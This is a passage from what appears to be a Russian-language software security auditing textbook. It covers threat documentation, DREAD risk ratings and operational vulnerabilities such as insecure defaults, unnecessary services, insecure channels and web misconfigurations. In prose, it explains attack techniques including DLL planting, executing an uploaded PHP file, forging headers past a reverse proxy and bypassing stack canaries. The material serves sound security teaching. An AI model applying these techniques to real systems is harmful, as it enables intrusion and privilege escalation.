Как видите, присутствует вся та же информация. Сначала цель корневого узла указана как заголовок дерева атак, а его непосредственные потомки пронумерованы и размещены с отступом ниже заголовка. Каждый новый уровень снова получает отступ и нумеруется под родительским узлом тем же образом. Ключевые слова AND и OR используются, чтобы указать, являются ли узлы AND- или OR-узлами.

## Смягчение угроз

Часть ценности дерева атак состоит в том, что оно позволяет отслеживать потенциальные угрозы. Однако отслеживание угроз не особенно полезно, если нет способа определить, как они смягчаются. К счастью, деревья атак включают специальный тип узла для этой задачи: круговой узел. Рисунок 2-8 показывает пример дерева атак с добавленными смягчающими факторами.

К этому дереву атак добавлены три узла смягчения, чтобы помочь понять, что эти векторы являются менее вероятными путями атаки, чем несмягченные ветви. Пунктирные линии, используемые в одном узле смягчения, - краткий способ обозначить ветвь как маловероятный вектор атаки. Это не удаляет ветвь, но побуждает направить внимание в другое место.

Последнее замечание о смягчении: не нужно искать его слишком рано. Выявление смягчающих факторов полезно, потому что может помешать вам преследовать маловероятный вектор атаки. Однако нельзя позволять себе успокоиться ложным чувством безопасности и пропустить вероятную ветвь. Поэтому рассматривайте смягчение внимательно и обязательно выполните некоторую проверку, прежде чем добавлять его в дерево атак.

**Рисунок 2-8.** Дерево атак с узлами смягчения: для ветви прямого доступа к базе данных указано, что системные исправления поддерживаются в актуальном состоянии; для ветвей кражи учетных данных и кражи cookie сеанса указано, что требуется HTTPS. Эти факторы снижают вероятность соответствующих путей атаки.

## Документирование результатов

Теперь, когда исследовательская работа завершена, нужно задокументировать обнаруженное. На фазе документирования вы просматриваете угрозы, выявленные на предыдущей фазе, и представляете их формально. Для каждой обнаруженной угрозы нужно дать краткое описание вместе с рекомендациями по ее устранению. Чтобы увидеть, как работает этот процесс, используем угрозу "Вход перебором" (узел 1.2.1) из примерного дерева атак. Эта угроза может позволить атакующему войти с учетными данными другого пользователя. Документация краткого описания угрозы будет похожа на таблицу 2-1.

**Таблица 2-1. Краткое описание угрозы**

| Поле                 | Значение                                                                                                                                                                                                                                                                                                |
|----------------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Угроза               | Вход перебором.                                                                                                                                                                                                                                                                                         |
| Затронутый компонент | Компонент входа веб-приложения.                                                                                                                                                                                                                                                                         |
| Описание             | Клиенты могут выполнять атаку перебором имен пользователей и паролей, многократно подключаясь и пытаясь войти. Угроза усиливается, потому что приложение возвращает разные сообщения об ошибках для недопустимого имени пользователя и недопустимого пароля, что упрощает выявление имен пользователей. |
| Результат            | Недоверенные клиенты могут получить доступ к учетной записи пользователя и, следовательно, читать или изменять чувствительную информацию.                                                                                                                                                               |
| Стратегии смягчения  | Сделать сообщения об ошибках неоднозначными, чтобы атакующий не знал, неверно ли имя пользователя или пароль. Блокировать учетную запись пользователя после повторяющихся неудачных попыток входа. Подходящими были бы три или пять попыток.                                                            |

Вся информация об угрозе входа перебором аккуратно сведена в таблицу. В следующей части этой фазы таблица расширяется дополнительными сведениями о риске угрозы.

## Оценки риска DREAD

Реальные приложения обычно гораздо больше и сложнее по проекту и реализации, чем примеры, использованные в этой главе. Увеличение размера и сложности создает широкий спектр векторов атаки для разных классов пользователей. В результате обычно можно составить длинный список потенциальных угроз и возможных рекомендаций, помогающих эти угрозы смягчить. В идеальном мире проектировщики могли бы систематически рассмотреть каждую угрозу и исправить потенциальные проблемы, закрывая каждый вектор атаки по мере необходимости. Однако определенные бизнес-реалии могут не позволить смягчить каждый выявленный вектор, и почти наверняка не позволят сделать это одновременно. Очевидно, нужна некоторая приоритизация, чтобы сначала заняться более серьезными векторами, а уже затем менее важными. Назначая угрозе рейтинг серьезности, можно ранжировать каждую обнаруженную угрозу по риску, который она создает для безопасности приложения и связанных систем. Затем этот рейтинг можно использовать как ориентир для разработчиков при решении, какие проблемы имеют приоритет.

Угрозы можно оценивать разными способами. Важнее всего учитывать экспозицию угрозы (насколько легко ее эксплуатировать и кому доступен этот вектор) и размер ущерба при успешной эксплуатации. Помимо этого можно добавить компоненты, более значимые для вашей среды и бизнес-процессов. Для целей моделирования угроз в этой главе используется рейтинговая система DREAD, разработанная Microsoft. Ни одна модель не идеальна, но эта дает довольно хороший баланс общепринятых характеристик угроз. Эти характеристики кратко сводятся к следующему:

- **Damage potential - потенциал ущерба.** Каковы последствия, если угроза будет успешно эксплуатирована?
- **Reproducibility - воспроизводимость.** Насколько легко воспроизвести рассматриваемую атаку?
- **Exploitability - эксплуатируемость.** Насколько трудно выполнить атаку?
- **Affected users - затронутые пользователи.** Если атака успешно выполнена, сколько пользователей будет затронуто и насколько они важны?
- **Discoverability - обнаруживаемость.** Насколько трудно заметить уязвимость?

Каждой категории можно дать оценку от 1 до 10 (1 - самая низкая, 10 - самая высокая). Затем оценки категорий суммируются и делятся на 5, чтобы получить общий рейтинг угрозы. Рейтинг 3 или ниже можно считать низкоприоритетной угрозой, от 4 до 7 - среднеприоритетной угрозой, а 8 или выше - высокоприоритетной угрозой.

NB. Модель DREAD также полезна для оценки уязвимостей реализации и эксплуатации. Фактически можно использовать DREAD как универсальную систему рейтинга на протяжении всей проверки приложения.

Одно из преимуществ рейтинговой системы DREAD состоит в том, что она дает разные уровни детализации для представления результатов лицам, принимающим бизнес-решения. Можно дать им краткую оценку угрозы, включающую только общий рейтинг угрозы и категорию, в которую она попадает. Можно также представить более подробную информацию, например отдельные оценки по пяти категориям угрозы. Возможно, вы даже захотите предоставить полный отчет, включающий документацию модели и объяснение того, как были получены оценки по каждой категории. Независимо от выбора, при презентации клиентам или высшему руководству полезно иметь информацию на каждом уровне детализации.

Таблица 2-2 - пример применения рейтинга DREAD к угрозе входа перебором.



**Таблица 2-2. Краткое описание угрозы с рейтингом DREAD**

| Поле                 | Значение                                                                                                                                                                                                                                                                                                                 |
|----------------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Угроза               | Вход перебором.                                                                                                                                                                                                                                                                                                          |
| Затронутый компонент | Компонент входа веб-приложения.                                                                                                                                                                                                                                                                                          |
| Описание             | Клиенты могут выполнять атаку перебором имен пользователей и паролей, многократно подключаясь и пытаясь войти. Угроза усиливается, потому что приложение возвращает разное сообщение об ошибке для недопустимого имени пользователя и для действительного имени пользователя, что упрощает выявление имен пользователей. |
| Результат            | Недоверенные клиенты могут получить доступ к учетной записи пользователя и, следовательно, читать или изменять чувствительную информацию.                                                                                                                                                                                |
| Стратегии смягчения  | Сделать сообщения об ошибках неоднозначными, чтобы атакующий не знал, неверно ли имя пользователя или пароль. Блокировать учетную запись пользователя после повторяющихся неудачных попыток входа. Подходящими были бы три-пять попыток.                                                                                 |
| Риск                 | Потенциал ущерба: 6; воспроизводимость: 8; эксплуатируемость: 4; затронутые пользователи: 5; обнаруживаемость: 8; итог: 6.2                                                                                                                                                                                              |

## Автоматическая документация моделирования угроз

Как видите, процесс моделирования угроз включает довольно много документации (и текста, и диаграмм). К счастью, Фрэнк Свидерски (соавтор упомянутой ранее книги *Threat Modeling*) разработал инструмент, помогающий создавать разные документы для моделирования угроз. Он доступен для бесплатной загрузки по адресу <http://msdn.microsoft.com/security/securecode/threatmodeling/>. Инструмент упрощает создание DFD, сценариев использования, кратких описаний угроз, сводок ресурсов, предположений реализации и многих других документов, которые вам понадобятся.

Кроме того, документация организована в древовидную структуру, по которой легко перемещаться и которую легко поддерживать. Инструмент может выводить всю документацию как HTML или в другой выбранной форме, используя обработку Extensible Stylesheet Language Transformations (XSLT). Настоятельно рекомендуется познакомиться с этим инструментом для документирования моделирования угроз.

## Приоритизация проверки реализации

Теперь, когда краткие описания угроз завершены и оценены, наконец можно перейти к структурированию проверки реализации. При разработке модели угроз приложение должно было быть декомпозировано по разным факторам, включая модули, объекты и функциональность. Эти разделения должны отражаться в поле "Затронутые компоненты" каждого отдельного краткого описания угрозы. Следующий шаг - составить список компонентов на подходящем уровне декомпозиции; точный уровень определяется размером приложения, числом проверяющих, доступным временем на проверку и похожими факторами. Однако обычно лучше начинать с высокого уровня абстракции, чтобы нужно было рассматривать лишь небольшое число компонентов. Помимо имен компонентов, в списке нужна еще одна колонка для оценок риска, связанных с каждым компонентом.

Получив этот список компонентов, вы просто определяете, к какому компоненту относится краткое описание угрозы, и добавляете оценку риска этого описания к соответствующему компоненту. После суммирования списка описаний у вас будет оценка риска, связанного с каждым компонентом. Обычно оценку следует начинать с компонента с наибольшим баллом и продолжать от большего к меньшему. Также может потребоваться исключить некоторые компоненты из-за ограничений времени, бюджета или других факторов. Поэтому лучше начинать исключение с компонентов с наименьшими баллами. Этот процесс оценки можно применить к следующему уровню декомпозиции для крупного приложения, хотя это уже начинает относиться к процессу проверки реализации, подробно рассматриваемому в главе 4, "Процесс проверки приложений".

Использование оценочного списка может существенно упростить приоритизацию проверки, особенно для начинающего. Однако это не обязательно лучший способ выполнить работу. Опытный аудитор часто сможет приоритизировать проверку на основе своего понимания похожих приложений. В идеале это должно совпасть с оценками кратких описаний угроз, но иногда так не происходит. Поэтому важно учитывать краткие описания угроз, но не цепляться за них, когда есть причина следовать лучшему плану.

## Итоги

В этой главе рассмотрены основные элементы анализа проектирования приложения. Вы увидели, что безопасность должна быть фундаментальным соображением при проектировании приложения, и узнали, как решения, принимаемые в процессе проектирования, могут резко влиять на безопасность приложения. Вы также познакомились с несколькими инструментами для понимания безопасности проекта приложения и его потенциала уязвимостей.

Важно не относиться к процессу анализа проектирования как к изолированному компоненту. Результаты анализа проектирования должны естественно переходить в процесс проверки реализации, подробно обсуждаемый в главе 4.

## Глава 3. Операционный анализ

"Цивилизация развивается, увеличивая число важных операций, которые мы можем выполнять, не задумываясь."

Альфред Норт Уайтхед

### Введение

Операционные уязвимости являются результатом проблем в конфигурации приложения или в среде его развертывания. Эти уязвимости могут быть прямым следствием параметров конфигурации, которые предоставляет приложение, например небезопасных настроек по умолчанию, или следствием выбора менее безопасных режимов работы. Иногда такие уязвимости вызваны неправильным использованием защитных мер платформы, например разрешений файловой системы и разделяемых объектов. Наконец, операционная уязвимость может находиться вне прямого контроля разработчика. Такая проблема возникает, когда приложение развернуто небезопасным образом или когда базовая платформа наследует уязвимости из среды развертывания.

Ответственность за предотвращение этих уязвимостей может находиться где-то между разработчиком и административным персоналом, который развертывает и обслуживает систему. Коробочное коммерческое программное обеспечение может перекладывать большую часть бремени операционной безопасности на конечных пользователей. И наоборот, встречаются специализированные системы, особенно встроенные устройства и готовые turnkey-системы, упакованные настолько плотно, что разработчики контролируют каждый аспект их конфигурации.

Эта глава сосредоточена на выявлении нескольких типов операционных уязвимостей и профилактических мер. Конкретные примеры должны помочь понять тонкие шаблоны, которые могут приводить к таким уязвимостям. Цель - помочь вам понять, как выявлять эти типы уязвимостей, а не представить энциклопедию потенциальных проблем. Технологии разнообразны и часто меняются, но после небольшой практики вы сможете замечать общие черты в любой операционной уязвимости, что поможет выработать собственные приемы выявления уязвимостей в проверяемых системах.

### Экспозиция

При проверке безопасности приложения нужно учитывать влияние среды развертывания. Для внутреннего приложения с известной целью это соображение может быть простым. Популярное коммерческое программное обеспечение, напротив, может быть развернуто на разных операционных системах с неизвестными сетевыми профилями. Рассматривая операционные уязвимости, нужно выявить эти вопросы и убедиться, что они должным образом учтены. Следующие разделы вводят элементы среды приложения, определяющие степень его экспозиции для разных классов пользователей, которые имеют доступ к приложению и, следовательно, могут его атаковать.

## Поверхность атаки

В главе 2, "Анализ проектирования", рассматривались понятия моделирования угроз: активы и точки входа. Эти понятия можно использовать для определения поверхности атаки приложения - совокупности всех точек входа, предоставляющих доступ к активу. На данный момент не важно, как этот доступ смягчается; нужно лишь знать, где находится поверхность атаки.

Для целей этой главы обсуждение моделей доверия и угроз упрощено, потому что операционные уязвимости обычно возникают, когда поверхность атаки открыта без необходимости. Поэтому полезно свернуть сложности в понятие поверхности атаки и просто искать места, где ее можно устранить.

Фактический процесс минимизации поверхности атаки часто называют "укреплением хоста" или "укреплением приложения". Укрепление конкретных платформ в этой книге не рассматривается, поскольку для укрепления отдельных платформ существуют более подходящие ресурсы. Вместо этого глава сосредоточена на нескольких общих операционных уязвимостях, возникающих из-за небезопасного развертывания и конфигурации программного обеспечения.

## Небезопасные настройки по умолчанию

Небезопасные настройки по умолчанию - это просто предустановленные параметры, создающие ненужный риск в развернутом приложении. Такая проблема обычно возникает потому, что поставщик программного обеспечения или устройства пытается сделать развертывание максимально простым и безболезненным, что возвращает нас к конфликту между удобством использования и безопасностью.

Любой читатель с коммерческой беспроводной точкой доступа, вероятно, сталкивался с этой же проблемой. Большинство таких устройств предварительно настроены без какой-либо защиты соединения. Обоснование состоит в том, что безопасность беспроводной связи глючит и трудна в настройке. В какой-то мере это, вероятно, правда, но альтернатива - открыть свои беспроводные коммуникации всем в радиусе нескольких сотен ярдов. Большинство людей предпочло бы потерпеть неудобство борьбы с конфигурацией, чем раскрывать свои беспроводные коммуникации.

Как проверяющего, вас должны больше всего интересовать два типа уязвимых настроек по умолчанию. Первый - настройки приложения по умолчанию, включающие любые параметры, которые могут снизить безопасность или увеличить поверхность атаки приложения без явного согласия пользователя. Эти параметры подробнее обсуждаются в оставшейся части главы, но несколько очевидных установочных соображений - это запрос паролей вместо назначения значений по умолчанию, включение более безопасных режимов коммуникации и обеспечение правильного контроля доступа.

Также нужно учитывать настройки по умолчанию базовой платформы и операционной системы. Примеры такой меры включают проверку того, что установка задает адекватные разрешения для файлов и объектов, или ограничение глаголов, разрешенных в веб-запросе. Процесс может усложняться, если приложение переносимо между разными целями установки, поэтому учитывайте все потенциальные среды развертывания. Фактически один из главных источников небезопасных настроек по умолчанию в приложении - то, что программное обеспечение проектируется и строится для работы во многих разных операционных системах и средах; настройка, безопасная в одной операционной системе, может быть не такой безопасной в другой.

## Контроль доступа

Глава 2 ввела контроль доступа и то, как он влияет на проект приложения. Однако влияние контроля доступа не заканчивается на проектировании. Внутри приложение может управлять собственными механизмами контроля доступа, специфичными для приложения, или использовать возможности, предоставляемые платформой. Снаружи приложение полностью зависит от средств контроля доступа, предоставляемых хостовой ОС или платформой (эта тема подробнее рассматривается далее в главе 9, "Unix I: привилегии и файлы", и главе 11, "Windows I: объекты и файловая система").

Многие разработчики в заметной степени пишут сценарии, поэтому на вашей системе, вероятно, установлено несколько сценарных движков. В системе Windows вы могли заметить, что большинство установок сценарных средств по умолчанию выполняется в каталог прямо от корня. Например, при типичной установке интерпретатора Python в Windows путь установки по умолчанию - `C:\Python24`, то есть он устанавливается непосредственно от корневого каталога основного жесткого диска (`C:`). Сам по себе этот путь установки не является проблемой, пока вы не учтете разрешения по умолчанию на системном диске Windows. Эти разрешения позволяют любому пользователю писать в каталог, созданный от корня (наследование разрешений подробнее объясняется в главе 11). Просматривая `C:\Python24`, вы находите `python.exe` (среди прочего), а если посмотреть импортируемые динамически подключаемые библиотеки (DLL), которые использует `python.exe`, в списке обнаружится `msvcr71.dll`.

NB. Для тех, кто не знаком с базовой компоновкой бинарных файлов Windows: импорт - это требуемая библиотека, содержащая процедуры, необходимые приложению для правильной работы. В этом примере `python.exe` нужны процедуры, реализованные в библиотеке `msvcr71`. Точные функции, требуемые `python.exe`, также указаны в секции импортов.

Глава 11 объясняет подробности того, как Windows обрабатывает импортируемые библиотеки. Для этого обсуждения важно то, что можно написать собственную `msvcr71.dll` и сохранить ее в каталоге `C:\Python24`, после чего она будет загружена, когда кто-либо запустит `python.exe`. Это возможно потому, что загрузчик Windows ищет именованные DLL в текущем каталоге до поиска в системных каталогах. Однако эта особенность Windows может позволить атакующему выполнить код в контексте учетной записи с более высокими привилегиями, что особенно полезно на терминальном сервере или в любой общей вычислительной среде.

Та же проблема может возникнуть с любым приложением, которое наследует разрешения от корневого диска. Настоящая проблема в том, что исторически разработчики Windows часто не знали о встроенных механизмах контроля доступа. Это вполне естественно, если учесть, что Windows изначально была однопользовательской ОС и затем развилась в многопользовательскую систему. Поэтому такие проблемы могут возникать, когда разработчики незнакомы с дополнительными соображениями безопасности или пытаются сохранить совместимость между разными версиями или платформами.

## Ненужные службы

Вы, вероятно, слышали поговорку "праздные руки - игрушки дьявола". Можно не соглашаться с ней в целом, но к ненужным службам она точно применима. Ненужные службы включают любую функциональность, предоставляемую приложением, которая не требуется для его работы. Такие возможности часто не настроены, не проверены или не защищены правильно.

Эти проблемы обычно происходят из-за небезопасных настроек по умолчанию, но могут быть вызваны и "ментальностью кухонной раковины" - термином для разработчиков и администраторов, которые включают все возможные возможности на случай, если они понадобятся позже. Хотя такой подход может казаться удобным, он способен привести к кошмару безопасности.

Проверяя приложение, убедитесь, что можете обосновать необходимость каждого включенного и открытого компонента. Такое обоснование особенно критично, когда вы проверяете развернутое приложение или turnkey-систему. В этом случае нужно смотреть на систему в целом и выявлять все, что не требуется.

Уязвимости HTR в Internet Information Services (IIS) - классический пример ненужного открытия уязвимой службы. HTR - сценарная технология, которую Microsoft продвигала первой, но которая так и не получила большой популярности; это можно связать с выпуском более мощной Active Server Pages (ASP) вскоре после HTR. Любой запрос к серверу IIS для имени файла с расширением .htr обрабатывается фильтром HTR Internet Server API (ISAPI).

NB. Фильтры ISAPI - это модули расширения IIS, которые могут обслуживать запросы на основе расширений файлов.

С 1999 по 2002 год ряд исследователей выявил уязвимости HTR, варьирующиеся от чтения произвольных файлов до выполнения кода. Однако ни одна из этих уязвимостей не была бы значительной, если бы этот редко используемый обработчик был просто отключен в конфигурации по умолчанию.

## Защищенные каналы

Защищенный канал - это любое средство коммуникации, обеспечивающее конфиденциальность между взаимодействующими сторонами. Обычно этот термин используется применительно к зашифрованным соединениям; однако даже именованный канал можно считать защищенным каналом, если контроль доступа используется правильно. В любом случае важно, чтобы только правильные стороны могли просматривать или изменять значимые данные в канале, конечно, при условии, что эти стороны уже каким-то образом аутентифицированы.

Иногда необходимость защищенных каналов можно определить во время проектирования приложения. Вы можете знать до развертывания, что все коммуникации должны проходить по защищенным каналам, и приложение должно быть спроектировано и реализовано именно так. Однако чаще проект приложения должен учитывать диапазон возможных требований развертывания.

Самый базовый пример уязвимости защищенного канала - просто не использовать защищенный канал, когда он нужен. Рассмотрим типичное веб-приложение, в котором вы аутентифицируетесь по паролю, а затем передаете сеансовый ключ для каждой следующей транзакции. Эта тема подробнее объясняется в главе 17, "Веб-приложения". Ожидается, что запросы пароля выполняются через Secure Sockets Layer (SSL), но что насчет последующих обменов? В конце концов, атакующие хотели бы получить ваш пароль, но они все равно могут получить неограниченный доступ к вашему сеансу, если получают сеансовый cookie.

Этот пример показывает, что необходимость защищенных каналов может быть немного тоньше, чем кажется. Все согласится с необходимостью защищать пароли, но сеансовый ключ может не считаться столь же важным, и иногда это вполне допустимо. Например, большинство поставщиков веб-почты используют защищенный обмен паролем, но все оставшиеся транзакции отправляют сеансовые cookie открытым текстом. Эти поставщики предлагают бесплатную услугу с

минимальной гарантией безопасности, поэтому это приемлемый бизнес-риск. Однако для банковского приложения вы ожидали бы, что все транзакции проходят по защищенному каналу.

## Подмена и идентификация

Подмена происходит всякий раз, когда атакующий может использовать слабость в системе, чтобы выдать себя за другого человека или другую систему. В главе 2 объяснялось, что аутентификация используется для идентификации пользователей приложения и потенциально подключенных систем. Однако развертывание приложения может внести дополнительные вопросы, которые проект приложения не может напрямую решить.

Наиболее широко используемый стандарт TCP/IP не предоставляет метода, предотвращающего выдачу одного хоста за другой. Расширения и протоколы более высоких уровней (такие как IPsec и SSL) решают эту проблему, но на самом базовом уровне нужно предполагать, что любое сетевое соединение потенциально может быть подделано.

Вернемся к примеру SSL и предположим, что сайт разрешает только HTTPS-соединения. Обычно сертификат для установления соединений подписан доверенным центром, уже указанным в базе сертификатов браузера. Когда вы переходите на сайт, имя в сертификате сравнивается с DNS-именем сервера; если они совпадают, у вас есть разумная степень уверенности, что сайт не был подменен.

Теперь немного изменим пример и предположим, что сертификат не подписан доверенным по умолчанию центром. Вместо этого разработчик сайта подписал сертификат сам. Такая практика довольно распространена и вполне приемлема, если сайт находится в корпоративной интрасети. Нужно лишь убедиться, что сертификат добавлен в базу каждого клиентского браузера.

Однако если тот же сайт находится в публичном Интернете с сертификатом, подписанным разработчиком, уже нереалистично предполагать, что сертификат можно доставить всем потенциальным клиентам. Поэтому клиент не имеет способа узнать, можно ли доверять сертификату. Если пользователи переходят на сайт, они получают сообщение об ошибке, указывающее, что сертификат не подписан доверенным центром; единственный вариант - принять недоверенный сертификат или завершить соединение. Атакующий, способный подменить сервер, может использовать эту ситуацию для атак man-in-the-middle, а затем захватывать сеансы или красть учетные данные.

## Сетевые профили

Сетевой профиль приложения - критически важное соображение при проверке операционной безопасности. Протоколы вроде Network File System (NFS) и Server Message Block (SMB) приемлемы внутри корпоративного межсетевого экрана и обычно являются абсолютной необходимостью. Однако те же типы протоколов становятся неприемлемой ответственностью, когда они открыты за пределы межсетевого экрана. Разработчики приложений часто не знают точную среду, в которой приложение может быть развернуто, поэтому им нужно выбирать разумные настройки по умолчанию и предоставлять адекватную документацию по вопросам безопасности.

Обычно выявлять операционные уязвимости в сетевом профиле проще для уже развернутого приложения. Можно просто посмотреть, что представляет собой среда, и определить неприемлемые риски, а также имеющиеся средства защиты. Очевидные средства защиты включают развертывание серверов, обращенных к Интернету, в демилитаризованных зонах (DMZ) и обеспечение того, чтобы наборы правил межсетевого экрана были настолько строгими, насколько это разумно возможно.

Уязвимости сетевого профиля труднее обрабатывать, когда среда неизвестна. Как проверяющий, вы должны определить наиболее враждебную потенциальную среду для системы, а затем проверить систему с точки зрения этой среды. Также нужно убедиться, что конфигурация по умолчанию поддерживает развертывание в такой среде. Если это не так, нужно убедиться, что документация и установщик ясно и конкретно рассматривают эту проблему.

## **Соображения, специфичные для Web**

World Wide Web - точнее, службы HTTP и HTTPS - стал одной из самых распространенных платформ разработки приложений. Распространение веб-служб и приложений почти единолично отвечает за рост осведомленности о сетевой безопасности и уязвимостях. По этой причине веб-безопасность заслуживает некоторых особых соображений.

### **Методы HTTP-запросов**

Веб-приложение может быть жестко ограничено в том, какие запросы и операции разрешены; однако на практике такое ограничение часто не применяется. Например, сервер может поддерживать ряд HTTP-методов, но приложению нужны только запросы HTTP GET, POST и HEAD. Проверая развернутое или встроенное веб-приложение, нужно убедиться, что разрешены только необходимые методы запросов. В частности, следует поставить под вопрос, должны ли быть разрешены запросы TRACE, OPTIONS и CONNECT. Если вы не знакомы с этими методами, гораздо больше информации можно найти в главе 17.

### **Индексация каталогов**

Многие веб-серверы включают индексацию каталогов по умолчанию. Эта настройка не влияет на каталоги, где есть индексный файл; однако она может раскрыть ценную информацию в каталогах без индекса. Часто такие каталоги содержат include-файлы, конфигурационные файлы или другие важные детали структуры приложения, поэтому индексация каталогов должна быть отключена по умолчанию.



## Обработчики файлов

Когда вы пытаетесь запустить файл, очевидно, если правильный обработчик не установлен. Сервер просто не выполняет файл, а вместо этого напрямую возвращает исходный текст или бинарный файл. Однако неправильная конфигурация обработчиков может возникнуть в ряде менее очевидных ситуаций. Когда машины перестраиваются или заменяются, правильные обработчики могут быть не установлены до развертывания приложения. Разработчики также могут устанавливать соглашения для именования include-файлов с другими расширениями. Например, include-файлы Classic ASP и PHP: Hypertext Processor (PHP) часто называются с расширением `.inc`, которое не интерпретируется обработчиками PHP или ASP по умолчанию. Поскольку include-файл не предназначен для прямого запроса, разработчики и администраторы могут не понимать, что он уязвим.

Обе ситуации могут привести к раскрытию исходного или бинарного файла, что позволяет атакующим загрузить сырой исходный или бинарный код и получить подробные сведения о внутренней структуре приложения. Кроме того, PHP и другие сценарные языки обычно используют include-файлы для предоставления учетных данных базы данных и другой чувствительной информации, что может сделать уязвимости раскрытия исходного кода особенно опасными.

К этой проблеме нужно подходить с трех сторон. Во-первых, разработчикам нужно выбрать набор расширений для всех исходных и бинарных файлов. Во-вторых, веб-сервер должен быть настроен с обработчиками для всех соответствующих типов файлов и расширений. Наконец, в веб-дереве должны находиться только те файлы, которые должны извлекаться веб-запросами. Include-файлы и вспомогательные библиотеки должны размещаться вне веб-дерева. Этот последний шаг мешает атакующим напрямую запрашивать файлы, которые предназначены только для включения.

Важное расширение последнего шага применимо, когда веб-приложения работают с содержимым, загруженным клиентами. Приложения часто разрешают клиентам загружать файлы, но это имеет потенциально опасные последствия, особенно если каталог, куда загружаются файлы, находится внутри веб-дерева. В этом случае клиенты могут запросить файл, который только что загрузили; если файл связан с обработчиком, они могут добиться произвольного выполнения. Например, рассмотрим PHP-приложение, которое хранит загруженные файлы в `/var/www/webapp/tmpfiles/`, доступном через HTTP URI `/webapp/tmpfiles/`. Если клиент загружает файл `evil.php`, а затем запрашивает `/webapp/tmpfiles/evil.php` в браузере, веб-сервер, скорее всего, распознает файл как PHP-приложение и выполнит код внутри PHP-тегов файла.

## Аутентификация

Веб-приложения могут не выполнять аутентификацию внутри себя; этот процесс может обрабатываться извне через протокол HTTP-аутентификации, аутентифицирующий обратный прокси или систему `single sign-on (SSO)`. При таком типе аутентификации особенно важно убедиться, что внешний механизм аутентификации настроен правильно и выполняет аутентификацию безопасным образом. Например, устройство обратного прокси может добавлять заголовки, включающие текущее имя учетной записи и сведения о пользователе. Однако атакующие могут обнаружить путь запроса, который не проходит через обратный прокси, что позволит им установить заголовки учетной записи в любые значения и выдать себя за любого пользователя системы.

## Установки сайта по умолчанию

Некоторые веб-серверы включают ряд примерных сайтов и приложений как часть установки по умолчанию. Цель - предоставить справочный материал для настройки сервера и разработки модулей. На практике, однако, такие примерные сайты являются довольно серьезным случаем ненужных служб и небезопасных настроек по умолчанию. Многочисленные проблемы безопасности были вызваны установкой примерных веб-приложений и возможностей. Например, технологии веб-сценариев ColdFusion раньше по умолчанию устанавливали несколько примерных приложений, которые позволяли клиентам загружать файлы и выполнять произвольный код в системе.

NB. Эта ошибка ColdFusion связана с частью предыдущего обсуждения подмены и идентификации. Примерные приложения были доступны только клиентам, подключавшимся с той же машины, где был установлен ColdFusion. Однако способ проверки локальности подключения клиента состоял в проверке HTTP-переменной HOST, которая полностью контролируется клиентом. В результате любой клиент мог заявить, что подключается локально, и получить доступ к примерным сценариям с опасной функциональностью. Эта ошибка задокументирована на [www.securityfocus.com/bid/3154/info](http://www.securityfocus.com/bid/3154/info).

## Чрезмерно подробные сообщения об ошибках

Большинство веб-серверов возвращает довольно подробные сообщения об ошибках, помогающие диагностировать встречающиеся проблемы. Платформы веб-приложений также предоставляют подробную информацию об исключениях, чтобы помогать разработчикам отлаживать код. Эти возможности необходимы при разработке системы, но могут быть серьезной операционной уязвимостью в развернутой системе.

Основная нагрузка по формированию сообщений об ошибках для конечных пользователей должна лежать на разработчиках приложения. Уровень приложения имеет правильный контекст для определения того, какую информацию уместно показывать конечным пользователям. Конфигурацию базовой платформы всегда следует выполнять исходя из предположения, что приложение фильтрует и отображает любую информацию об ошибках для конечных пользователей. Так развернутую систему можно настроить на передачу клиентским пользователям минимально необходимой информации и перенаправление всех нужных деталей в системный журнал.

## Публичные административные интерфейсы

Веб-администрирование стало популярным для веб-приложений и сетевых устройств. Такие административные интерфейсы часто удобны, но редко реализуются с учетом потенциально злонамеренных пользователей. Они могут использовать слабые пароли по умолчанию, не выполнять достаточную аутентификацию или иметь любое число других уязвимостей. Поэтому по возможности они должны быть доступны только через ограниченные сетевые сегменты и никогда не должны открываться для соединений, обращенных к Интернету.

## Защитные меры

На общую безопасность приложения может влиять ряд дополнительных защитных мер. На языке консультантов их часто называют смягчающими факторами или компенсирующими контролями; обычно они используются для применения концепции глубокой обороны, упомянутой в главе 2. Эти меры можно применять во время или после процесса разработки, но они, как правило, существуют вне самого программного обеспечения.

Следующие разделы рассматривают наиболее распространенные меры, но не образуют исчерпывающий список. Для удобства эти меры разделены на группы в зависимости от того, применяются ли они во время разработки, к развернутому хосту или в развернутой сети. Важное соображение состоит в том, что большинство этих мер включает программное обеспечение, поэтому они могут вносить новую поверхность атаки или даже уязвимости, которых не было в исходной системе.

### Меры разработки

Защитные меры разработки сосредоточены на использовании платформ, библиотек, параметров компилятора и аппаратных возможностей, которые снижают вероятность эксплуатации кода. Эти приемы обычно не влияют на то, как пишется код, хотя часто влияют на выбор одной платформы вместо другой. Поэтому эти меры рассматриваются как операционные, а не как меры реализации.

### Неисполняемый стек

Классическое переполнение стекового буфера, вполне возможно, является самой часто используемой программной уязвимостью в истории, поэтому поставщики аппаратного обеспечения наконец пытаются предотвращать ее на самом низком возможном уровне, обеспечивая защиту страниц памяти от исполнения.

Эта техника не нова, но наконец становится распространенной в недорогом массовом оборудовании, например потребительских ПК.

Неисполняемый стек может усложнить эксплуатацию уязвимости управления памятью, но не обязательно устраняет ее, потому что эксплойт может не требовать выполнения кода из стека. Он может просто включать исправление стековой переменной или выполнение кода с использованием атаки в стиле `return to libc`. Эти уязвимости подробнее рассматриваются в главе 5, "Повреждение памяти", но сейчас важно понимать, где находятся общие слабости.

### Защита стека

Цель классического переполнения стека - перезаписать указатель инструкции. Защита стека предотвращает такую эксплуатацию, помещая случайное значение, называемое "канарейкой", между стековыми переменными и указателем инструкции. Когда функция возвращается, канарейка проверяется, чтобы убедиться, что она не изменилась. Таким образом приложение может определить, произошло ли переполнение стека, и выбросить исключение вместо выполнения потенциально вредоносного кода.

Как и неисполняемый стек, защита стека имеет собственные слабости. Она также не защищает от исправления стековых переменных (хотя некоторые реализации переупорядочивают переменные, чтобы снизить вероятность этой проблемы). Механизмы защиты стека также могут иметь проблемы

с кодом, выполняющим определенные типы динамического манипулирования стеком. Например, LibSafePlus не может защитить код, использующий вызов `alloca()` для изменения размера стека; эта проблема также может быть недокументированной проблемой в других реализациях. Хуже того, некоторые виды защиты стека уязвимы для атак, напрямую нацеленных на механизмы их реализации. Например, раннюю реализацию защиты стека Microsoft можно было обойти, записав данные за канарейку и поверх текущего обработчика исключений.

